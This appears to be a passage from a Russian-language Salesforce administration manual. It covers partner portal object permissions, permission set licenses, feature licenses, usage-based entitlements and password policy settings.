Контракты	✓	✓	✓	✓
Настраиваемые объекты	✓	✓	✓	✓
Документы		✓		
Идеи	✓	✓	✓	
База знаний		✓		
Заказы	✓	✓	✓	✓
Прайс-листы		✓		
Продукты		✓		
Отчеты и панели мониторинга[1]	✓	✓	✓	✓
Решения		✓		
Вопросы и ответы	✓	✓		

Прим.:

- [1] Чтобы создавать и редактировать отчеты в сообществах, пользователю также необходимы разрешения «Создание и настройка отчетов», «Построитель отчетов» и «Редактирование моих отчетов». Эти разрешения позволяют пользователям создавать и редактировать отчеты в сообществах, а не на порталах. По умолчанию отчеты и

панели мониторинга используются только для чтения. Дополнительные сведения см. в разделе «Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов».

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии пользователей партнерского портала

Пользователям партнерского портала предоставляется лицензия «Золотой партнер». Система Salesforce доступна им только на партнерском портале.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.:

- Начиная с выпуска Summer'13 данная лицензия недоступна организациям, которые не используют партнерский портал. Дополнительную информацию о предоставлении партнерам удобного общего доступа к данным при отсутствии партнерского портала см. в разделе «Лицензии пользователя сообществ» на странице 569.
- Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям партнерского портала.

	Создание	Чтение	обновление.	Удалить
Организации	✓	✓	✓	
Утверждения		✓		
Активы	✓	✓	✓	
Кампании[1]	✓	✓	✓	
Обращения	✓	✓	✓	
Контакты	✓	✓	✓	
Контракты	✓	✓	✓	✓
Настраиваемые объекты	✓	✓	✓	✓
Документы		✓		
Идеи	✓	✓	✓	
База знаний		✓		
Интересы	✓	✓	✓	
Возможности	✓	✓	✓	

	Создание	Чтение	обновление.	Удалить
Заказы	✅	✅	✅	✅
Прайс-листы		✅		
Продукты		✅		
Отчеты и панели мониторинга[2]	✅	✅	✅	✅
Решения		✅		
Вопросы и ответы	✅	✅		

Прим.:

- [1] Пользователь партнерского портала может создавать и редактировать кампании в сообществе, но не на устаревшем портале. Чтение, создание и редактирование кампаний в пользовательском интерфейсе доступно обладателям лицензии «Партнерское сообщество» только при наличии полномочия «Пользователь Marketing». Данные полномочия позволяют пользователю-партнеру: находить и добавлять контакты или интересы в качестве участников кампании, просматривать отчеты по кампаниям и выполнять пакетную электронную рассылку или пакетное назначение контактов и интересов для кампании.
- [2] Чтобы создавать и редактировать отчеты в сообществах, пользователю также необходимы разрешения «Создание и настройка отчетов», «Построитель отчетов» и «Редактирование моих отчетов». Эти разрешения позволяют пользователям создавать и редактировать отчеты в сообществах, а не на порталах. По умолчанию отчеты и панели мониторинга используются только для чтения. Дополнительные сведения см. в разделе «Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов».

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии набора полномочий

Набор полномочий — это удобный способ назначения параметров и полномочий для предоставления пользователям доступа к различным инструментам и функциям. Лицензии набора полномочий предоставляют пользователям постепенный доступ к функциям, которые не поддерживаются текущими лицензиями пользователей. Пользователям может быть назначено любое количество лицензий набора полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступность каждой лицензии набора полномочий определяется доступными версиями для наборов полномочий и связанных функций.

Лицензии набора полномочий

Лицензии набора полномочий предоставляют пользователям постепенный доступ к функциям, которые не поддерживаются текущими лицензиями пользователей. Пользователям может быть назначено любое количество лицензий набора полномочий.

Назначение лицензии набора полномочий функции и набора полномочий

Настройка наборов для пользователей, которым требуется доступ к полномочиям из лицензии набора полномочий, выполняется просто, если вы следуете этой инструкции.

Просмотр лицензий набора полномочий организации Salesforce

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии набора полномочий, приобретенные организацией.

Назначение лицензии набора полномочий пользователю

Возможно, вам потребуется назначить пользователю лицензию набора полномочий, перед тем как назначать определенные полномочия.

Удаление лицензии набора полномочий

Прежде чем удалить назначенную лицензию набора полномочий, рекомендуем удалить или изменить соответствующие назначенные наборы полномочий.

СМ. ТАКЖЕ:

Настройка вашей компании в Salesforce

Лицензии набора полномочий

Лицензии набора полномочий предоставляют пользователям постепенный доступ к функциям, которые не поддерживаются текущими лицензиями пользователей. Пользователям может быть назначено любое количество лицензий набора полномочий.

Совет: Наборы полномочий и лицензии наборов полномочий используются с разными целями. Ознакомьтесь со следующей информацией, чтобы избежать некоторых проблем в будущем.

- **Лицензии набора полномочий** расширяют функциональность лицензий пользователя. Посредством таких лицензий можно назначать пользователям дополнительные полномочия, не включенные в исходные лицензии.
- **Наборы полномочий** содержат параметры, которые предоставляют пользователям полномочия. Наборы полномочий позволяют расширить функциональный доступ пользователей без изменения их профилей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступность каждой лицензии набора полномочий определяется доступными версиями для наборов полномочий и связанных функций.

Можно создать набор полномочий для лицензии набора полномочий конкретной функции. Включите выбранные полномочия лицензии набора полномочий в набор полномочий. После этого пользователи, назначенные этому набору полномочий, получат доступ к его функциональным возможностям.

Кроме того, можно создать набор полномочий, который не определен для одной лицензии пользователя или лицензии набора полномочий. Сначала назначьте пользователей соответствующим лицензиям набора полномочий. Затем назначьте их для созданного набора полномочий и включите необходимые полномочия.

Прим.: Salesforce проверяет наличие у пользователей лицензий, необходимых для набора полномочий. Если пользователям без необходимых полномочий назначен набор полномочий, выдается ошибка назначения.

В таблице ниже приведены примеры влияния на пользователей различных сочетаний наборов полномочий и лицензий набора полномочий. Для большинства функций, охватываемых лицензиями набора полномочий, требуется создать набор полномочий, но для некоторых функций этого не требуется. Лицензия набора полномочий Sales Console поставляется с уже созданным набором полномочий.

Примеры использования	Действие	Результат
Свяжите полномочие, которое поддерживается лицензией одного набора полномочий, например Identity Connect, с набором полномочий.	1. Создайте набор полномочий. В раскрывающемся меню лицензии выберите **«Identity Connect»**. 2. Обратите внимание, что на странице параметров набора полномочий отображаются только настройки, доступные для лицензии набора полномочий Identity Connect. Включите параметр **«Использовать Identity Connect»**.	Пользователям, назначенным набору полномочий, предоставляется полномочие Identity Connect.
Свяжите полномочия, которые поддерживаются несколькими лицензиями набора полномочий, с набором полномочий. Например, можно связать следующие лицензии набора полномочий с одним созданным набором полномочий: • Identity Connect • Пользователь входящих вызовов Dialer • Пользователь исходящих вызовов Dialer	1. Назначьте соответствующим пользователям лицензии набора полномочий Identity Connect, «Пользователь входящих вызовов Dialer» и «Пользователь исходящих вызовов Dialer». 2. Создайте набор полномочий. В раскрывающемся меню лицензии выберите **«--Нет--»**. 3. В наборе полномочий включите следующие полномочия: • **Использование Identity Connect** • **Доступ к входящим вызовам Dialer** • **Доступ к исходящим вызовам Dialer**	Пользователям, назначенным набору полномочий, предоставляются полномочия Identity Connect, «Пользователь входящих вызовов Dialer» и «Пользователь исходящих вызовов Dialer».
Свяжите полномочие, которое поддерживается лицензией набора полномочий, и включите другие полномочия пользователя. Например,	1. Назначьте лицензию набора полномочий Identity Connect соответствующим пользователям.	Пользователям, назначенным набору полномочий, предоставляются

Примеры использования	Действие	Результат
можно создать набор полномочий с полномочиями, которые поддерживаются лицензией набора полномочий Identity Connect, а также включить полномочие «Пользователь Lightning Experience».	2. Создайте набор полномочий. В раскрывающемся меню лицензии выберите **«--Нет--»**. 3. В наборе полномочий включите следующие полномочия: • **Использование Identity Connect** • **Пользователь Lightning Experience**	полномочия Identity Connect и «Пользователь Lightning Experience».

СМ. ТАКЖЕ:

Лицензии набора полномочий

Лицензии пользователя

Создание наборов полномочий

Параметры приложения и системы в наборах полномочий

Назначение лицензии набора полномочий функции и набора полномочий

Настройка наборов для пользователей, которым требуется доступ к полномочиям из лицензии набора полномочий, выполняется просто, если вы следуете этой инструкции.

Убедитесь, что выполнили все специальные инструкции для вашей конкретной функции, связанной с лицензией набора полномочий. Вы не можете добавить наборы полномочий, связанные с лицензиями набора полномочий к управляемым пакетам.

Прим.: Если вы купили лицензию со стандартными наборами полномочий, такими как Sales Console User, то наборы полномочий будут автоматически сформированы за вас и вы можете пропустить эти этапы.

1. В меню настройки введите *Сведения о компании* в поле Быстрый поиск, затем выберите **Сведения о компании** и прокрутите вниз до «Лицензии набора полномочий». Отображается количество доступных лицензий наборов полномочий и сколько из них уже назначено. Также показывается, сколько у вас есть типов лицензий наборов полномочий для различных функций.
2. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
3. Нажмите кнопку **«Создать»**.
4. Введите сведения о наборе полномочий.
5. В разворачивающемся меню «Лицензия» выберите лицензию, которая должна быть связана с этим набором полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензии набора полномочий:

- Управление пользователями

Для назначения набора полномочий пользователям:

- Назначение наборов полномочий



Если вы выбрали определенную лицензию набора полномочий, любой пользователь, назначенный набору полномочий, *автоматически назначается* лицензии набора полномочий. Если оставить стандартный вариант --Нет--, вы должны *вручную* назначить лицензию набора полномочий пользователям, перед тем как вы сможете добавить их в новый набор полномочий.

6. Выберите полномочия функций, чтобы включить их в набор полномочий. В поле «Быстрый поиск» введите строку «Поиск параметров/Найти параметры . . .». Изучите документацию к функции, чтобы определить, какие полномочия доступны для определенной лицензии набора полномочий.

Пример: Допустим, вы купили лицензию набора полномочий Identity Connect permission. Лицензия набора полномочий Identity Connect содержит полномочие, дающее доступ к функциям продукта Identity Connect, таким как интеграция Active Directory. Чтобы предоставить пользователю доступ к этому полномочию:

- убедитесь, что пользователь имеет лицензию набора полномочий Identity Connect. Если у пользователей нет лицензии связанного набора полномочий для создаваемого вами набора полномочий, они не смогут использовать данный набор. Вы можете проверить лицензии пользователя, изучив раздел «Назначения лицензий наборов полномочий» на странице описания пользователя.
- создайте набор полномочий и дайте ему название, подобное «Полномочия Identity Connect»; в списке «Лицензия» выберите вариант **Identity Connect**. Все еще находясь в наборе полномочий, перейдите к Поиск параметров . . . , выполните поиск **Identity Connect** и выберите системное полномочие **Использовать Identity Connect**.
- назначение пользователя набору полномочий.

Просмотр лицензий набора полномочий организации Salesforce

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии набора полномочий, приобретенные организацией.

1. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Сведения о компании»**.
2. Просмотрите связанный список «Лицензии набора полномочий».

Дополнительную информацию о приобретении лицензий набора полномочий можно получить в компании Salesforce.

СМ. ТАКЖЕ:

Лицензии набора полномочий

Назначение лицензии набора полномочий пользователю

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра лицензий набора полномочий:

- Просмотр настройки и конфигурации

Назначение лицензии набора полномочий пользователю

Возможно, вам потребуется назначить пользователю лицензию набора полномочий, перед тем как назначать определенные полномочия.

Совет: Прежде чем начать, проверьте, связана ли лицензия набора полномочий с набором полномочий. Если связана, сэкономьте время и просто назначьте пользователя набору полномочий. Если нет, может потребоваться назначение лицензии набора полномочий пользователям для предоставления им доступа к функциональным возможностям лицензии набора полномочий.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя нужного пользователя.
3. Нажмите кнопку **«Редактировать назначения»** в связанном списке «Назначения лицензии набора полномочий».
4. Выберите лицензию набора полномочий для назначения.

Добавьте соответствующее полномочие в набор и назначьте этот набор пользователю.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензии набора полномочий:

- Управление пользователями

Прим.: Если назначена лицензия «CRM User», «Sales User» или «Service User», назначать набор полномочий не нужно.

СМ. ТАКЖЕ:

Лицензии набора полномочий

Удаление лицензии набора полномочий

Наборы полномочий

Назначение наборов полномочий отдельному пользователю

Удаление лицензии набора полномочий

Прежде чем удалить назначенную лицензию набора полномочий, рекомендуем удалить или изменить соответствующие назначенные наборы полномочий.

1. Определите полномочие, требующее лицензии набора полномочий, которую вы хотите убрать.
2. Убедитесь, что полномочие не назначено пользователю посредством набора полномочий. Выполните одно из указанных ниже действий.
   - Удалите полномочие из наборов полномочий, назначенных пользователю.
   - Удалите набор полномочий из назначенных наборов полномочий пользователя.
3. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
4. Щелкните имя нужного пользователя.
5. В связанном списке «Назначения лицензии набора полномочий» нажмите кнопку **«Удал.»** напротив лицензии набора полномочий, затем нажмите **OK**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления лицензии набора полномочий:

- Управление пользователями

СМ. ТАКЖЕ:

Лицензии набора полномочий

Просмотр лицензий набора полномочий организации Salesforce

Назначение лицензии набора полномочий пользователю

Общие сведения о лицензиях на компоненты

Лицензия на компонент предоставляет пользователю доступ к дополнительной функции, которая не поддерживается текущей лицензией пользователя (например, Marketing или Work.com). Пользователям может быть назначено любое количество лицензий на компоненты.

- Просмотр лицензий на компоненты, включенных для организации
- Включение пользователей для использования функции
- Просмотр всех лицензий на компоненты, доступных в системе Salesforce

В зависимости от функций, включенных для организации, пользователям могут быть назначены разные типы лицензий на компоненты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные версии определяются каждой текущей лицензией на компонент.

Просмотр лицензий на компоненты организации

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии на компоненты, приобретенные компанией.

Включение лицензии на компонент для пользователя

Функция может быть включена для пользователя организации при создании или редактировании сведений о пользователе.

Доступные лицензии на компоненты

Назначение одной или нескольких лицензий на дополнительные компоненты позволяет пользователям получать доступ к функциям, не включенным в исходные лицензии.

СМ. ТАКЖЕ:

Просмотр и управление пользователями

Настройка вашей компании в Salesforce

Просмотр лицензий на компоненты организации

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии на компоненты, приобретенные компанией.

1. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Сведения о компании»**.
2. Просмотрите связанный список «Лицензии на компонент».

Дополнительную информацию о приобретении лицензий на компоненты можно получить в компании Salesforce.

СМ. ТАКЖЕ:

Общие сведения о лицензиях на компоненты

Доступные лицензии на компоненты

Включение лицензии на компонент для пользователя

Просмотр и управление пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра лицензий на компоненты:

- Просмотр настройки и конфигурации

Включение лицензии на компонент для пользователя

Функция может быть включена для пользователя организации при создании или редактировании сведений о пользователе.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя нужного пользователя в списковом представлении пользователей.
3. Установите флажок напротив нужной лицензии на странице сведений о пользователе. При необходимости установите флажки напротив нескольких лицензий.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения лицензий на компоненты:

- Управление внутренними пользователями

СМ. ТАКЖЕ:

- Редактирование пользователей
- Добавление отдельного пользователя
- Общие сведения о лицензиях на компоненты
- Доступные лицензии на компоненты
- Просмотр лицензий на компоненты организации

Доступные лицензии на компоненты

Назначение одной или нескольких лицензий на дополнительные компоненты позволяет пользователям получать доступ к функциям, не включенным в исходные лицензии.

Лицензия на компонент	Доступные действия
Пользователь `Chatter Answers`	Доступ к Chatter Answers. Данная лицензия автоматически назначается пользователям массового портала, которые самостоятельно регистрируются в Chatter Answers.
Пользователь `Force.com Flow`	Выполнение потоков.
Пользователь базы знаний	Доступ к Salesforce Knowledge.
Пользователь `Live Agent`	Доступ к Live Agent.
Пользователь `Marketing`	Создавайте, редактируйте и удаляйте кампании, настраивайте дополнительные параметры кампаний, добавляйте участников кампании и обновляйте их статусы посредством мастера импорта данных.
Пользователь `Mobile`	Доступ к Salesforce Mobile Classic.
Пользователь `Offline`	Доступ к Connect Offline.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Лицензия на компонент	Доступные действия
Пользователь `Salesforce CRM Content`	Доступ к Salesforce CRM Content.
Пользователь `Service Cloud`	Доступ к консоли Salesforce for Service. Прим.: Доступ к консоли Salesforce for Sales требует наличия лицензии набора полномочий «Пользователь `Sales Console`».
Пользователь `Site.com Contributor`	Редактирование содержимого сайта в среде Site.com Studio.
Пользователь `Site.com Publisher`	Создание и оформление веб-сайтов, определение макета и функциональных возможностей страниц и их элементов, а также добавление и редактирование содержимого в среде Site.com Studio.
Пользователь `Work.com`	Доступ к объектам и полномочиям Work.com.

СМ. ТАКЖЕ:

- Просмотр лицензий на компоненты организации
- Включение лицензии на компонент для пользователя
- Просмотр и управление пользователями
- Общие сведения о лицензиях на компоненты

Права на основе использования

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Право на основе использования — это ограниченный ресурс, который может использоваться организацией на регулярной основе (например, максимально допустимое количество ежемесячных входов в партнерское сообщество или ограничение по количеству записей для пользователей Data.com List).

Некоторые права являются постоянными. Данные права предоставляют организации Salesforce заданное количество ресурсов, которое может быть изменено только при изменении контракта. Например, организация, приобретающая 50 месячных подписок на доступ к партнерскому порталу, может предоставить 50 участникам неограниченное количество входов в сообщество.

Другие права являются непостоянными; они аналогичны кредиту. Организация может использовать количество, предоставляемое выбранным правом, за время, определяемое частотой ресурса. Значение «Однократно», заданное частоте права, требует приобретения дополнительного количества ресурса для пополнения текущего ограничения. Значение «Ежемесячно», заданное частоте права, позволяет определять даты начала и окончания месяца по контракту.

Например:

- Компания A приобретает 50 ежемесячных входов в партнерское сообщество; датой начала месяца считается 15 января. Каждый вход, выполненный любым пользователем, сокращает общее доступное количество. Независимо от количества входов, использованных за предыдущий месяц, 15 февраля ограничение обновляется, а организации предоставляется 50 входов до 14 марта.

- Компания Б приобретает 2 000 записей для пользователей Data.com List; датой окончания считается 15 мая. Пользователи Data.com List данной организации могут добавлять или экспортировать не более 2 000 записей до наступления этой даты. При достижении данного ограничения до наступления 15 мая пользователи Data.com List не могут добавлять или экспортировать дополнительные записи. Чтобы разблокировать пользователей, компания «Б» может приобрести дополнительное ограничение для данного ресурса.

Прим.: При наличии нескольких контрактов, поле «Ресурс» которых содержит одинаковое значение, а полю «Код ресурса» задано значение « (клиент) », данное право отображается только одной строкой, содержащей данные из разных контрактов. При этом поле «Дата начала» содержит самую раннюю дату начала, а поле «Дата окончания» содержит самую позднюю дату окончания среди контрактов.

Подобно лицензиям на компоненты, права на основе использования не ограничивают действия, доступные в системе Salesforce; наоборот, они расширяют доступные функции. При превышении ограничения сотрудник Salesforce предложит организации пересмотреть условия контракта.

Просмотр прав на основе использования в организации Salesforce

Чтобы определить ресурсы, доступные организации, просмотрите права на основе использования, выделенные для компании.

Поля прав на основе использования

Ниже перечислены сведения, доступные в связанном списке «Права на основе использования». Данные поля недоступны для редактирования и отображаются только при наличии ресурса в организации Salesforce.

СМ. ТАКЖЕ:

Настройка вашей компании в Salesforce

Просмотр и управление пользователями

Просмотр прав на основе использования в организации Salesforce

Чтобы определить ресурсы, доступные организации, просмотрите права на основе использования, выделенные для компании.

1. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Сведения о компании»**.
2. Просмотрите связанный список «Права на основе использования» внизу страницы «Сведения о компании».

СМ. ТАКЖЕ:

Права на основе использования

Поля прав на основе использования

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прав на основе использования:

- Просмотр настройки и конфигурации

Поля прав на основе использования

Ниже перечислены сведения, доступные в связанном списке «Права на основе использования». Данные поля недоступны для редактирования и отображаются только при наличии ресурса в организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Имя столбца	Описание
Ресурс	Компонент, доступный компании для использования.
Код ресурса	Уникальный идентификатор данного элемента строки.
Дата начала	Дата начала контракта. Прим.: Если ресурс охватывается несколькими контрактами, то данное поле содержит самую раннюю дату начала среди контрактов.
Дата окончания	Дата окончания контракта. Прим.: Если ресурс охватывается несколькими контрактами, то данное поле содержит самую позднюю дату окончания среди контрактов.
Частота	При выборе значения «Ежемесячно» поле «Ограничение» обновляется в начале каждого месяца. При выборе значения «Однократно» поле «Ограничение» доступно до даты, указанной в поле «Дата окончания».
Ограничение	Количество, доступное организации для использования. Если полю «Частота» задано значение «Ежемесячно», то начало месяца соответствует значению поля «Дата начала».
Использованный объем	Количество, используемое организацией.
Последнее обновление	Дата и время, когда система Salesforce создала снимок показателей использования данного ресурса организацией.

Дополнительную информацию о ресурсах, которые доступны организации для использования, можно получить в компании Salesforce.

СМ. ТАКЖЕ:

Права на основе использования

Просмотр прав на основе использования в организации Salesforce

Пароли

Salesforce предоставляет каждому пользователю организации уникальное имя пользователя и пароль, которые необходимо вводить каждый раз при входе в систему. Администратор вправе изменять некоторые настройки, чтобы обеспечить безопасность и надежность пользовательских паролей.

- Политики паролей: настройка разных политик входа и паролей (например, определение срока действия паролей всех пользователей, степени надежности паролей и т. д.). См. раздел «Настройка политик паролей» на странице 1033.
- Истечение срока действия паролей пользователей: аннулирование паролей для всех пользователей организации, кроме пользователей с полномочием «Пароль без срока действия». См. раздел «Истечение срока действия паролей для всех пользователей» на странице 1037.
- Восстановление паролей пользователей: восстановление пароля для указанных пользователей. См. раздел «Восстановление паролей для ваших пользователей» на странице 604.
- Попытки входа и периоды блокировки: разблокировка пользователя Salesforce, заблокированного ввиду многократных неудачных попыток входа. См. раздел «Редактирование пользователей» на странице 540.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Политики паролей доступны в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политик паролей:

- Управление политиками паролей

Для восстановления паролей и разблокировки пользователей:

- Восстановление паролей и разблокировка пользователей

Требования к паролям

Пароль не может содержать имя пользователя и не может совпадать с именем или фамилией пользователя. Кроме того, пароли не могут быть слишком простыми. Например, пользователь не может изменить свой пароль на слово *«password»*.

Ниже перечислены стандартные требования, предъявляемые к паролям новых организаций во всех версиях. Эти правила для паролей можно изменять во всех версиях, кроме Personal Edition.

- Пароль должен содержать как минимум восемь символов, в том числе одну букву и одну цифру.
- Ответ на контрольный вопрос не может содержать пароль пользователя.
- Когда пользователи меняют пароль, они не могут повторно задать ни один из трех последних паролей.

Установка политик пароля

Пользователь может повысить безопасность организации в системе Salesforce с помощью защиты паролем. Можно настроить журнал и длину паролей, требования к сложности пароля и другие значения. Кроме того, можно задать процедуру, выполняемую для восстановления пароля.

Сброс паролей пользователей

Пароль пользователя может быть сброшен администратором в целях безопасности или при возобновлении доступа заблокированного пользователя.

Аннулирование паролей пользователей

При необходимости администратор организации может аннулировать пароли всех пользователей в любое время. После аннулирования паролей всем пользователям выводится сообщение о сбросе пароля в следующий раз после входа в систему.

СМ. ТАКЖЕ:

Изменить пароль

Установка политик пароля

Пользователь может повысить безопасность организации в системе Salesforce с помощью защиты паролем. Можно настроить журнал и длину паролей, требования к сложности пароля и другие значения. Кроме того, можно задать процедуру, выполняемую для восстановления пароля.

Многочисленные политики паролей и входа позволяют обеспечить безопасность организации.

Прим.: Размер пароля пользователя не может превышать 16 000 байт.

Каждый пользователь может выполнять не более 3 600 входов в час. Данное ограничение применяется к организациям, созданным после выпуска Summer'08.

1. В разделе «Настройка» введите *«Политики паролей»* в поле «Быстрый поиск», затем выберите **«Политики паролей»**.
2. Настройте параметры паролей.

Поле	Описание
Срок действия паролей пользователей истекает:	Период времени, в течение которого истекает срок действия паролей пользователей. Пароли должны быть изменены. Значение по умолчанию: 90 дней. Данный параметр недоступен для порталов самообслуживания. Эта настройка неприменима к пользователям с полномочием «Срок действия пароля неограничен». При изменении параметра «Срок действия паролей пользователей истекает:» это изменение влияет на дату истечения срока действия пароля пользователя, если вводится новая дата, наступающая раньше старой, либо срок действия отменяется выбором параметра «Без срока действия».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политик паролей:

- Управление политиками паролей

Поле	Описание
Вести журнал паролей	Сохранение предыдущих паролей пользователей с целью использования исключительно новых и уникальных паролей. Журнал паролей сохраняется только при выборе данного параметра. Значение по умолчанию: «Сохранено паролей: 3». Значение «Пароли не сохранены» может быть выбрано только в том случае, если поле «Срок действия паролей пользователей истекает:» содержит значение «Бессрочно». Данный параметр недоступен для порталов самообслуживания.
Минимальная длина пароля	Минимальное количество символов в пароле. Данный параметр вступает в силу только при следующем изменении текущих паролей. Значение по умолчанию: «8 символов».
Требование к сложности пароля	Определение символов, которые должны использоваться в пароле пользователя. Уровни сложности: • «Без ограничений»: любое значение пароля; самый ненадежный уровень. • «Должен содержать буквы и цифры»: требует наличия как минимум одной буквы и одной цифры, это настройка по умолчанию. • «Должен содержать буквы, цифры и специальные символы»: требует наличия как минимум одной буквы, одной цифры и одного из следующих специальных символов: ! # $ % - _ = + < >. • «Должен содержать цифры, строчные и прописные буквы»: требует наличия как минимум одной цифры, одной строчной буквы и одной прописной буквы. • «Должен содержать цифры, строчные и прописные буквы и специальные символы»: требует наличия как минимум одной цифры, одной строчной буквы, одной прописной буквы и одного из следующих специальных символов: ! # $ % - _ = + < >. Прим.: Требованию соответствуют только приведенные здесь специальные символы. Другие символьные знаки специальными символами не считаются.
Требование к контрольному вопросу	Допустимые значения: «Не может содержать пароль» (ответ на контрольный вопрос не может содержать пароля) и «Нет», выбранное по умолчанию (любой

Поле	Описание
	ответ). Пользователь должен указать ответ на контрольный вопрос. Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.
Максимальное количество недопустимых попыток входа	Максимально допустимое количество попыток входа до блокировки пользователя. Данный параметр недоступен для порталов самообслуживания.
